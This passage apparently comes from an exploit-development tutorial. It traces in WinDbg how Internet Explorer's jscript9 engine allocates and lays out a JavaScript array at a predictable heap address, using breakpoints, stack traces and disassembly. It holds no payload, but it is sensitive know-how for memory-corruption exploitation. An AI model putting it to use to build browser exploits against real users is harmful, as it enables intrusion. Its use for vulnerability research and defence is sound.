
Here’s what our array looks like now:



The number 0x7fffffff is too big to be stored directly so, instead, IE stores a reference to a JavascriptNumber object. The number -2 is stored directly because it can’t be confused with an address, having its highest bit set.

As you should know by now, the first dword of an object is usually a pointer to its vftable. As you can see from the picture above, this is useful to determine the identity of an object.

Now let’s find out what code allocates the array. We can see that there are probably two headers:



The first header tells us that the allocated block is 0x1010 bytes. Indeed, the allocated block has 0x10 bytes of header and 0x1000 bytes of actual data. Because we know that one of our array we'll be at the address 0x1ffd0000, we can put hardware breakpoints (on write) on fields of both headers. This way we can find out both what code allocates the block and what code creates the object.

First reload the page and stop at the Start dialog box. Go to WinDbg and stop the execution (CTRL+Break). Now set the two breakpoints:

```
0:004> ba w4 1ffd0000+4

0:004> ba w4 1ffd0000+14

0:004> bl

 0 e 1ffd0004 w 4 0001 (0001)  0:****

 1 e 1ffd0014 w 4 0001 (0001)  0:****
```

Hit F5 (ignore the error messages) and close the dialog box in IE. When the first breakpoint is triggered, display the stack:

```
0:007> k 20

ChildEBP RetAddr

0671bb30 6ea572d8 jscript9!Recycler::LargeAlloc+0xa1      <----------------------

0671bb4c 6eb02c47 jscript9!Recycler::AllocZero+0x91      <----------------------
```

```
0671bb8c 6ea82aae jscript9!Js::JavascriptArray::DirectSetItem_Full+0x3fd     <----------------- (*)
0671bc14 05f2074b jscript9!Js::JavascriptOperators::OP_SetElementI+0x1e0
WARNING: Frame IP not in any known module. Following frames may be wrong.
0671bc48 6ea77461 0x5f2074b
0671bde4 6ea55cf5 jscript9!Js::InterpreterStackFrame::Process+0x4b47
0671bf2c 05f80fe9 jscript9!Js::InterpreterStackFrame::InterpreterThunk<1>+0x305
0671bf38 6ea51f60 0x5f80fe9
0671bfb8 6ea520ca jscript9!Js::JavascriptFunction::CallRootFunction+0x140
0671bfd0 6ea5209f jscript9!Js::JavascriptFunction::CallRootFunction+0x19
0671c018 6ea52027 jscript9!ScriptSite::CallRootFunction+0x40
0671c040 6eafdf75 jscript9!ScriptSite::Execute+0x61
0671c0cc 6eafdb57 jscript9!ScriptEngine::ExecutePendingScripts+0x1e9
0671c154 6eafe0b7 jscript9!ScriptEngine::ParseScriptTextCore+0x2ad
0671c1a8 069cb60c jscript9!ScriptEngine::ParseScriptText+0x5b
0671c1e0 069c945d MSHTML!CActiveScriptHolder::ParseScriptText+0x42
0671c230 069bb52f MSHTML!CJScript9Holder::ParseScriptText+0x58
0671c2a4 069cc6a4 MSHTML!CScriptCollection::ParseScriptText+0x1f0
0671c394 069cc242 MSHTML!CScriptData::CommitCode+0x36e
0671c40c 069cbe6e MSHTML!CScriptData::Execute+0x233
0671c420 069c9b49 MSHTML!CHtmScriptParseCtx::Execute+0x89
0671c498 067d77cc MSHTML!CHtmParseBase::Execute+0x17c
0671c4c4 755862fa MSHTML!CHtmPost::Broadcast+0x88
0671c5c4 069c3273 user32!InternalCallWinProc+0x23
0671c5dc 069c31ff MSHTML!CHtmPost::Run+0x1c
0671c5f4 069c34f3 MSHTML!PostManExecute+0x5f
0671c610 069c34b2 MSHTML!PostManResume+0x7b
0671c650 06830dc9 MSHTML!CHtmPost::OnDwnChanCallback+0x3a
0671c660 0677866c MSHTML!CDwnChan::OnMethodCall+0x19
0671c6b4 067784fa MSHTML!GlobalWndOnMethodCall+0x169
0671c700 755862fa MSHTML!GlobalWndProc+0xd7
0671c72c 75586d3a user32!InternalCallWinProc+0x23
```

We can see three things:

1. IE uses a custom allocator.
2. The array is of type jscript9!Js::JavascriptArray.
3. The block is probably allocated when we set the value of the first item of the array (*).

Let's return from the current call with Shift+F11. We land here:

```
6e9e72ce 6a00          push    0
6e9e72d0 50            push    eax
6e9e72d1 51            push    ecx
6e9e72d2 56            push    esi
6e9e72d3 e80f34ffff      call    jscript9!Recycler::LargeAlloc (6e9da6e7)
6e9e72d8 c70000000000    mov     dword ptr [eax],0    ds:002b:1ffd0010=00000000    <----- we are here
6e9e72de 5e            pop     esi
6e9e72df 5d            pop     ebp
6e9e72e0 c20400        ret     4
```

Let's hit Shift+F11 again:

```
6ea92c3f 51            push    ecx
6ea92c40 8bca          mov     ecx,edx
6ea92c42 e89a67f4ff      call    jscript9!Recycler::AllocZero (6e9d93e1)
6ea92c47 8b55e8        mov     edx,dword ptr [ebp-18h] ss:002b:04d2c058=04d2c054  <----- we are here
6ea92c4a 8b0a          mov     ecx,dword ptr [edx]
6ea92c4c c70000000000    mov     dword ptr [eax],0
```

EAX points to the buffer, so we can put a breakpoint on 6ea92c47. First let's write the address of EIP so that it doesn't depend on the specific base address of the module. First of all we're in jscript9, as we can see from this:

```
0:007> !address @eip



Mapping file section regions...
Mapping module regions...
Mapping PEB regions...
Mapping TEB and stack regions...
Mapping heap regions...
```

```
Mapping page heap regions...
Mapping other regions...
Mapping stack trace database regions...
Mapping activation context regions...


Usage:                  Image
Base Address:           6e9d1000
End Address:            6ec54000
Region Size:            00283000
State:                  00001000  MEM_COMMIT
Protect:                00000020  PAGE_EXECUTE_READ
Type:                   01000000  MEM_IMAGE
Allocation Base:        6e9d0000
Allocation Protect:     00000080  PAGE_EXECUTE_WRITECOPY
Image Path:             C:\Windows\SysWOW64\jscript9.dll
Module Name:            jscript9        <-----------------------------------------
Loaded Image Name:      C:\Windows\SysWOW64\jscript9.dll
Mapped Image Name:
More info:              lmv m jscript9
More info:              !lmi jscript9
More info:              ln 0x6ea92c47
More info:              !dh 0x6e9d0000

Unloaded modules that overlapped the address in the past:
    BaseAddr  EndAddr     Size
    6ea90000 6ebed000   15d000 VBoxOGL-x86.dll
    6e9b0000 6eb0d000   15d000 VBoxOGL-x86.dll


Unloaded modules that overlapped the region in the past:
    BaseAddr  EndAddr     Size
```

```
6ebf0000 6eccb000    db000 wined3dwddm-x86.dll
6ea90000 6ebed000   15d000 VBoxOGL-x86.dll
6e940000 6ea84000   144000 VBoxOGLcrutil-x86.dll
6eb10000 6ebeb000    db000 wined3dwddm-x86.dll
6e9b0000 6eb0d000   15d000 VBoxOGL-x86.dll
```

So, the RVA is the following:

```
0:007> ? @eip-jscript9
Evaluate expression: 797767 = 000c2c47
```

The creation of the array (its data, to be exact) can be logged with the following breakpoint:

```
bp jscript9+c2c47 ".printf \"new Array Data: addr = 0x%p\\n\",eax;g"
```

Note that we need to escape the double quotes and the back slash because we're already inside a string. Also, the command g (go) is used to resume the execution after the breakpoint is triggered, because we want to print a message without stopping the execution.

Let's get back to what we were doing. We set two hardware breakpoints and only the first was triggered, so let's get going. After we hit F5 one more time, the second breakpoint is triggered and the stack looks like this:

```
0:007> k 20
ChildEBP RetAddr
0671bb8c 6ea82aae jscript9!Js::JavascriptArray::DirectSetItem_Full+0x40b    <----------------
0671bc14 05f2074b jscript9!Js::JavascriptOperators::OP_SetElementI+0x1e0
WARNING: Frame IP not in any known module. Following frames may be wrong.
0671bc48 6ea77461 0x5f2074b
0671bde4 6ea55cf5 jscript9!Js::InterpreterStackFrame::Process+0x4b47
0671bf2c 05f80fe9 jscript9!Js::InterpreterStackFrame::InterpreterThunk<1>+0x305
0671bf38 6ea51f60 0x5f80fe9
0671bfb8 6ea520ca jscript9!Js::JavascriptFunction::CallRootFunction+0x140
0671bfd0 6ea5209f jscript9!Js::JavascriptFunction::CallRootFunction+0x19
0671c018 6ea52027 jscript9!ScriptSite::CallRootFunction+0x40
0671c040 6eafdf75 jscript9!ScriptSite::Execute+0x61
0671c0cc 6eafdb57 jscript9!ScriptEngine::ExecutePendingScripts+0x1e9
```

```
0671c154 6eafe0b7 jscript9!ScriptEngine::ParseScriptTextCore+0x2ad
0671c1a8 069cb60c jscript9!ScriptEngine::ParseScriptText+0x5b
0671c1e0 069c945d MSHTML!CActiveScriptHolder::ParseScriptText+0x42
0671c230 069bb52f MSHTML!CJScript9Holder::ParseScriptText+0x58
0671c2a4 069cc6a4 MSHTML!CScriptCollection::ParseScriptText+0x1f0
0671c394 069cc242 MSHTML!CScriptData::CommitCode+0x36e
0671c40c 069cbe6e MSHTML!CScriptData::Execute+0x233
0671c420 069c9b49 MSHTML!CHtmScriptParseCtx::Execute+0x89
0671c498 067d77cc MSHTML!CHtmParseBase::Execute+0x17c
0671c4c4 755862fa MSHTML!CHtmPost::Broadcast+0x88
0671c5c4 069c3273 user32!InternalCallWinProc+0x23
0671c5dc 069c31ff MSHTML!CHtmPost::Run+0x1c
0671c5f4 069c34f3 MSHTML!PostManExecute+0x5f
0671c610 069c34b2 MSHTML!PostManResume+0x7b
0671c650 06830dc9 MSHTML!CHtmPost::OnDwnChanCallback+0x3a
0671c660 0677866c MSHTML!CDwnChan::OnMethodCall+0x19
0671c6b4 067784fa MSHTML!GlobalWndOnMethodCall+0x169
0671c700 755862fa MSHTML!GlobalWndProc+0xd7
0671c72c 75586d3a user32!InternalCallWinProc+0x23
0671c7a4 755877c4 user32!UserCallWinProcCheckWow+0x109
0671c804 7558788a user32!DispatchMessageWorker+0x3bc
```

By comparing the last two stack traces, we can see that we're still in the same call of jscript9!Js::JavascriptArray::DirectSetItem_Full. So, DirectSetItem_Full first allocates a block of 0x1010 bytes through jscript9!Recycler::AllocZero and then initializes the object.

But if all this happens inside jscript9!Js::JavascriptArray::DirectSetItem_Full, then the JavascriptArray instance has already been created. Let's try to break on the constructor. First let's make sure that it exists:

```
0:007> x jscript9!Js::JavascriptArray::JavascriptArray
6ea898d6          jscript9!Js::JavascriptArray::JavascriptArray (<no parameter info>)
6ead481d          jscript9!Js::JavascriptArray::JavascriptArray (<no parameter info>)
6eb28b61          jscript9!Js::JavascriptArray::JavascriptArray (<no parameter info>)
```

We got three addresses.

Let's delete the previous breakpoints with bc *, hit F5 and reload the page in IE. At the first dialog box, let's go back in WinDbg. Now let's put a breakpoint at each one of the three addresses:

```
0:006> bp 6ea898d6
0:006> bp 6ead481d
0:006> bp 6eb28b61
0:006> bl
 0 e 6ea898d6     0001 (0001)  0:**** jscript9!Js::JavascriptArray::JavascriptArray
 1 e 6ead481d     0001 (0001)  0:**** jscript9!Js::JavascriptArray::JavascriptArray
 2 e 6eb28b61     0001 (0001)  0:**** jscript9!Js::JavascriptArray::JavascriptArray
```

Hit F5 and close the dialog box. Mmm… the Done dialog box appears and none of our breakpoints is triggered. How odd…

Let's see if we find something interesting in the list of symbols:

```
0:006> x jscript9!Js::JavascriptArray::*
6ec61e36          jscript9!Js::JavascriptArray::IsEnumerable (<no parameter info>)
6eabff71          jscript9!Js::JavascriptArray::GetFromIndex (<no parameter info>)
6ec31bed          jscript9!Js::JavascriptArray::BigIndex::BigIndex (<no parameter info>)
6ec300ee          jscript9!Js::JavascriptArray::SetEnumerable (<no parameter info>)
6eb94bd9          jscript9!Js::JavascriptArray::EntrySome (<no parameter info>)
6eace48c          jscript9!Js::JavascriptArray::HasItem (<no parameter info>)
6ea42530          jscript9!Js::JavascriptArray::`vftable' = <no type information>
6ec31a2f          jscript9!Js::JavascriptArray::BigIndex::SetItem (<no parameter info>)
6ec301d1          jscript9!Js::JavascriptArray::IsDirectAccessArray (<no parameter info>)
6eacab83          jscript9!Js::JavascriptArray::Sort (<no parameter info>)
6ecd5500          jscript9!Js::JavascriptArray::EntryInfo::Map = <no type information>
6eb66721          jscript9!Js::JavascriptArray::EntryIsArray (<no parameter info>)
6ec2fd64          jscript9!Js::JavascriptArray::GetDiagValueString (<no parameter info>)
6ec2faeb          jscript9!Js::JavascriptArray::GetNonIndexEnumerator (<no parameter info>)
6ec3043a          jscript9!Js::JavascriptArray::Unshift<Js::JavascriptArray::BigIndex> (<no parameter info>)
6eb4ba72          jscript9!Js::JavascriptArray::EntryReverse (<no parameter info>)
6eaed10f          jscript9!Js::JavascriptArray::SetLength (<no parameter info>)
6eacaadf          jscript9!Js::JavascriptArray::EntrySort (<no parameter info>)
6ec306c9          jscript9!Js::JavascriptArray::ToLocaleString<Js::JavascriptArray> (<no parameter info>)
```

```
6eb5f4ce          jscript9!Js::JavascriptArray::BuildSegmentMap (<no parameter info>)
6ec2fef5          jscript9!Js::JavascriptArray::Freeze (<no parameter info>)
6ec31c5f          jscript9!Js::JavascriptArray::GetLocaleSeparator (<no parameter info>)
6ecd54f0          jscript9!Js::JavascriptArray::EntryInfo::LastIndexOf = <no type information>
6eb9b990          jscript9!Js::JavascriptArray::EntryUnshift (<no parameter info>)
6ec30859          jscript9!Js::JavascriptArray::ObjectSpliceHelper<unsigned int> (<no parameter info>)
6ec31ab5          jscript9!Js::JavascriptArray::BigIndex::operator+ (<no parameter info>)
6ea898d6          jscript9!Js::JavascriptArray::JavascriptArray (<no parameter info>)
6eb5f8f5          jscript9!Js::JavascriptArray::ArrayElementEnumerator::ArrayElementEnumerator (<no parameter info>)
6ec30257          jscript9!Js::JavascriptArray::IndexTrace<unsigned int>::SetItem (<no parameter info>)
6ead481d          jscript9!Js::JavascriptArray::JavascriptArray (<no parameter info>)
6eac281d          jscript9!Js::JavascriptArray::ConcatArgs<unsigned int> (<no parameter info>)
6ecd5510          jscript9!Js::JavascriptArray::EntryInfo::Reduce = <no type information>
6ea9bf88          jscript9!Js::JavascriptArray::DirectSetItem_Full (<no parameter info>)
6eb9d5ee          jscript9!Js::JavascriptArray::EntryConcat (<no parameter info>)
6ecd5490          jscript9!Js::JavascriptArray::EntryInfo::ToString = <no type information>
6eb49e52          jscript9!Js::JavascriptArray::GetEnumerator (<no parameter info>)
6ecd5430          jscript9!Js::JavascriptArray::EntryInfo::Reverse = <no type information>
6eb66c77          jscript9!Js::JavascriptArray::EntryIndexOf (<no parameter info>)
6eb93fa5          jscript9!Js::JavascriptArray::EntryEvery (<no parameter info>)
6ecd53e0          jscript9!Js::JavascriptArray::EntryInfo::IsArray = <no type information>
6ec31e6d          jscript9!Js::JavascriptArray::JoinOtherHelper (<no parameter info>)
6ec31d73          jscript9!Js::JavascriptArray::sort (<no parameter info>)
6eb94d8c          jscript9!Js::JavascriptArray::EntryFilter (<no parameter info>)
6ec32052          jscript9!Js::JavascriptArray::EntryToLocaleString (<no parameter info>)
6ec61e52          jscript9!Js::JavascriptArray::IsConfigurable (<no parameter info>)
6ecd5410          jscript9!Js::JavascriptArray::EntryInfo::Join = <no type information>
6ec31d56          jscript9!Js::JavascriptArray::CompareElements (<no parameter info>)
6eb5f989          jscript9!Js::JavascriptArray::InternalCopyArrayElements<unsigned int> (<no parameter info>)
6eaef6d1          jscript9!Js::JavascriptArray::IsItemEnumerable (<no parameter info>)
6eb9d4cb          jscript9!Js::JavascriptArray::EntrySplice (<no parameter info>)
6eacf7f0          jscript9!Js::JavascriptArray::EntryToString (<no parameter info>)
```

```
6eb5f956        jscript9!Js::JavascriptArray::CopyArrayElements (<no parameter info>)
6ec325e0        jscript9!Js::JavascriptArray::PrepareDetach (<no parameter info>)
6ecd53f0        jscript9!Js::JavascriptArray::EntryInfo::Push = <no type information>
6ec30a8b        jscript9!Js::JavascriptArray::ObjectSpliceHelper<Js::JavascriptArray::BigIndex> (<no parameter info>)
6ec301f7        jscript9!Js::JavascriptArray::DirectSetItemIfNotExist (<no parameter info>)
6ec30083        jscript9!Js::JavascriptArray::SetWritable (<no parameter info>)
6ec30019        jscript9!Js::JavascriptArray::SetConfigurable (<no parameter info>)
6ec31b1d        jscript9!Js::JavascriptArray::BigIndex::operator++ (<no parameter info>)
6ecd54b0        jscript9!Js::JavascriptArray::EntryInfo::IndexOf = <no type information>
6eba1498        jscript9!Js::JavascriptArray::EntryPush (<no parameter info>)
6ecd5460        jscript9!Js::JavascriptArray::EntryInfo::Sort = <no type information>
6ec2fcbb        jscript9!Js::JavascriptArray::SetItemAttributes (<no parameter info>)
6ea8497f        jscript9!Js::JavascriptArray::ArrayElementEnumerator::Init (<no parameter info>)
6ecd5350        jscript9!Js::JavascriptArray::EntryInfo::NewInstance = <no type information>
6eac0596        jscript9!Js::JavascriptArray::EntryPop (<no parameter info>)
6ea82f23        jscript9!Js::JavascriptArray::GetItem (<no parameter info>)
6ec2ffb1        jscript9!Js::JavascriptArray::SetAttributes (<no parameter info>)
6eae718b        jscript9!Js::JavascriptArray::GetItemReference (<no parameter info>)
6ec2fd46        jscript9!Js::JavascriptArray::GetDiagTypeString (<no parameter info>)
6eb61889        jscript9!Js::JavascriptArray::DeleteItem (<no parameter info>)
6ecd5450        jscript9!Js::JavascriptArray::EntryInfo::Slice = <no type information>
6ec319be        jscript9!Js::JavascriptArray::BigIndex::SetItemIfNotExist (<no parameter info>)
6ecd5530        jscript9!Js::JavascriptArray::EntryInfo::Some = <no type information>
6eb16a13        jscript9!Js::JavascriptArray::EntryJoin (<no parameter info>)
6ecd5470        jscript9!Js::JavascriptArray::EntryInfo::Splice = <no type information>
6ec2fc89        jscript9!Js::JavascriptArray::SetItemAccessors (<no parameter info>)
6ec2ff1d        jscript9!Js::JavascriptArray::Seal (<no parameter info>)
6eb5b713        jscript9!Js::JavascriptArray::GetItemSetter (<no parameter info>)
6eb49dc0        jscript9!Js::JavascriptArray::GetEnumerator (<no parameter info>)
6ec30284        jscript9!Js::JavascriptArray::InternalCopyArrayElements<Js::JavascriptArray::BigIndex> (<no parameter inf
o>)
6ec318bb        jscript9!Js::JavascriptArray::BigIndex::DeleteItem (<no parameter info>)
```

```
6eb94158        jscript9!Js::JavascriptArray::EntryLastIndexOf (<no parameter info>)
6eba4b06        jscript9!Js::JavascriptArray::NewInstance (<no parameter info>)  <-------------------------
6ecd5520        jscript9!Js::JavascriptArray::EntryInfo::ReduceRight = <no type information>
6ecd54e0        jscript9!Js::JavascriptArray::EntryInfo::ForEach = <no type information>
6ec31d27        jscript9!Js::JavascriptArray::EnforceCompatModeRestrictions (<no parameter info>)
6ecd5440        jscript9!Js::JavascriptArray::EntryInfo::Shift = <no type information>
6eab5de1        jscript9!Js::JavascriptArray::SetProperty (<no parameter info>)
6ecd5400        jscript9!Js::JavascriptArray::EntryInfo::Concat = <no type information>
6ea5b329        jscript9!Js::JavascriptArray::GetProperty (<no parameter info>)
6ec2ff43        jscript9!Js::JavascriptArray::SetAccessors (<no parameter info>)
6ec2fcea        jscript9!Js::JavascriptArray::SetItemWithAttributes (<no parameter info>)
6ea4768d        jscript9!Js::JavascriptArray::IsObjectArrayFrozen (<no parameter info>)
6eae0c2c        jscript9!Js::JavascriptArray::GetNextIndex (<no parameter info>)
6eab5c21        jscript9!Js::JavascriptArray::Is (<no parameter info>)
6ec3177e        jscript9!Js::JavascriptArray::CopyArrayElements (<no parameter info>)
6ec3251d        jscript9!Js::JavascriptArray::SetLength (<no parameter info>)
6eb28b61        jscript9!Js::JavascriptArray::JavascriptArray (<no parameter info>)
6eaeb83a        jscript9!Js::JavascriptArray::ArraySpliceHelper (<no parameter info>)
6eac3a16        jscript9!Js::JavascriptArray::AllocateHead (<no parameter info>)
6eaffed4        jscript9!Js::JavascriptArray::SetPropertyWithAttributes (<no parameter info>)
6ead00ce        jscript9!Js::JavascriptArray::HasProperty (<no parameter info>)
6ecd54d0        jscript9!Js::JavascriptArray::EntryInfo::Filter = <no type information>
6ec3190f        jscript9!Js::JavascriptArray::BigIndex::SetItem (<no parameter info>)
6eae60d3        jscript9!Js::JavascriptArray::EntryMap (<no parameter info>)
6eb16a9c        jscript9!Js::JavascriptArray::JoinHelper (<no parameter info>)
6ec31b46        jscript9!Js::JavascriptArray::BigIndex::ToNumber (<no parameter info>)
6ea84a80        jscript9!Js::JavascriptArray::ArrayElementEnumerator::ArrayElementEnumerator (<no parameter info>)
6ea8495b        jscript9!Js::JavascriptArray::IsAnyArrayTypeId (<no parameter info>)
6ec2fd1c        jscript9!Js::JavascriptArray::GetSpecialNonEnumerablePropertyName (<no parameter info>)
6ec31bd5        jscript9!Js::JavascriptArray::BigIndex::IsSmallIndex (<no parameter info>)
6eba157a        jscript9!Js::JavascriptArray::EntryForEach (<no parameter info>)
6ea83044        jscript9!Js::JavascriptArray::SetItem (<no parameter info>)
```

```
6ec3050a        jscript9!Js::JavascriptArray::ToLocaleString<Js::RecyclableObject> (<no parameter info>)
6ea534e0        jscript9!Js::JavascriptArray::DirectGetItemAt (<no parameter info>)
6ecd5420        jscript9!Js::JavascriptArray::EntryInfo::Pop = <no type information>
6ea59b2d        jscript9!Js::JavascriptArray::ForInLoop (<no parameter info>)
6eafff78        jscript9!Js::JavascriptArray::GetSetter (<no parameter info>)
6eb4ec30        jscript9!Js::JavascriptArray::ArraySegmentSpliceHelper (<no parameter info>)
6eb78e45        jscript9!Js::JavascriptArray::EntryReduce (<no parameter info>)
6eb6697d        jscript9!Js::JavascriptArray::DirectGetItemAtFull (<no parameter info>)
6ec32167        jscript9!Js::JavascriptArray::EntryReduceRight (<no parameter info>)
6eba717f        jscript9!Js::JavascriptArray::EntryShift (<no parameter info>)
6eb99706        jscript9!Js::JavascriptArray::MarshalToScriptContext (<no parameter info>)
6ecd54c0        jscript9!Js::JavascriptArray::EntryInfo::Every = <no type information>
6ec3196b        jscript9!Js::JavascriptArray::BigIndex::DeleteItem (<no parameter info>)
6eb7c0ba        jscript9!Js::JavascriptArray::PreventExtensions (<no parameter info>)
6ecd5480        jscript9!Js::JavascriptArray::EntryInfo::ToLocaleString = <no type information>
6eb93f8b        jscript9!Js::JavascriptArray::DeleteProperty (<no parameter info>)
6ec303b9        jscript9!Js::JavascriptArray::Unshift<unsigned int> (<no parameter info>)
6ea849d5        jscript9!Js::JavascriptArray::FillFromPrototypes (<no parameter info>)
6ea5b3cf        jscript9!Js::JavascriptArray::GetPropertyReference (<no parameter info>)
6ec317e1        jscript9!Js::JavascriptArray::TruncateToProperties (<no parameter info>)
6eabfc81        jscript9!Js::JavascriptArray::EntrySlice (<no parameter info>)
6eae20b0        jscript9!Js::JavascriptArray::JoinToString (<no parameter info>)
6ec30ca8        jscript9!Js::JavascriptArray::ConcatArgs<Js::JavascriptArray::BigIndex> (<no parameter info>)
6ea5c2be        jscript9!Js::JavascriptArray::OP_NewScArray (<no parameter info>)
6eb1682e        jscript9!Js::JavascriptArray::JoinArrayHelper (<no parameter info>)
6ec31f63        jscript9!Js::JavascriptArray::GetFromLastIndex (<no parameter info>)
6eb618a1        jscript9!Js::JavascriptArray::DirectDeleteItemAt (<no parameter info>)
6ead497d        jscript9!Js::JavascriptArray::MakeCopyOnWriteObject (<no parameter info>)
6eb4c512        jscript9!Js::JavascriptArray::EnsureHeadStartsFromZero (<no parameter info>)
6ec31c24        jscript9!Js::JavascriptArray::ToLocaleStringHelper (<no parameter info>)
6eae0be6        jscript9!Js::JavascriptArray::GetBeginLookupSegment (<no parameter info>)
6ecd54a0        jscript9!Js::JavascriptArray::EntryInfo::Unshift = <no type information>
```


This line looks promising:

```
6eba4b06         jscript9!Js::JavascriptArray::NewInstance (<no parameter info>)
```

Let’s put a breakpoint on it and let’s see if this time we’re lucky.

```
0:006> bc *

0:006> bp jscript9!Js::JavascriptArray::NewInstance
```

Close the dialog box in IE, reload the page and close the starting dialog. This time everything goes according to plans:



By stepping through the code we get to the following piece of code:

```
6eb02a3c 682870a46e      push    offset jscript9!Recycler::Alloc (6ea47028)

6eb02a41 ff770c          push    dword ptr [edi+0Ch]

6eb02a44 6a20            push    20h

6eb02a46 e84546f4ff      call    jscript9!operator new<Recycler> (6ea47090)     <-------------------
```

```
6eb02a4b 8bf0            mov     esi,eax   <--------- ESI = allocated block
6eb02a4d 83c40c          add     esp,0Ch
6eb02a50 85f6            test    esi,esi
6eb02a52 0f841d210a00    je      jscript9!Js::JavascriptArray::NewInstance+0x390 (6eba4b75)
6eb02a58 8b8f00010000    mov     ecx,dword ptr [edi+100h]
6eb02a5e 894e04          mov     dword ptr [esi+4],ecx
6eb02a61 c706b02fa46e    mov     dword ptr [esi],offset jscript9!Js::DynamicObject::`vftable' (6ea42fb0)
6eb02a67 c7460800000000  mov     dword ptr [esi+8],0
6eb02a6e c7460c01000000  mov     dword ptr [esi+0Ch],1
6eb02a75 8b4118          mov     eax,dword ptr [ecx+18h]
6eb02a78 8a4005          mov     al,byte ptr [eax+5]
```

The operator new is called as follows:

```
operator new(20h, arg, jscript9!Recycler::Alloc);
```

Let’s look at the code of the operator new:

```
jscript9!operator new<Recycler>:
6ea47090 8bff            mov     edi,edi
6ea47092 55              push    ebp
6ea47093 8bec            mov     ebp,esp
6ea47095 ff7508          push    dword ptr [ebp+8]      <----- push 20h
6ea47098 8b4d0c          mov     ecx,dword ptr [ebp+0Ch]
6ea4709b ff5510          call    dword ptr [ebp+10h]    <----- call jscript9!Recycler::Alloc
6ea4709e 5d              pop     ebp
6ea4709f c3              ret
```

Let’s go back to the main code:

```
6eb02a3c 682870a46e      push    offset jscript9!Recycler::Alloc (6ea47028)
6eb02a41 ff770c          push    dword ptr [edi+0Ch]
6eb02a44 6a20            push    20h
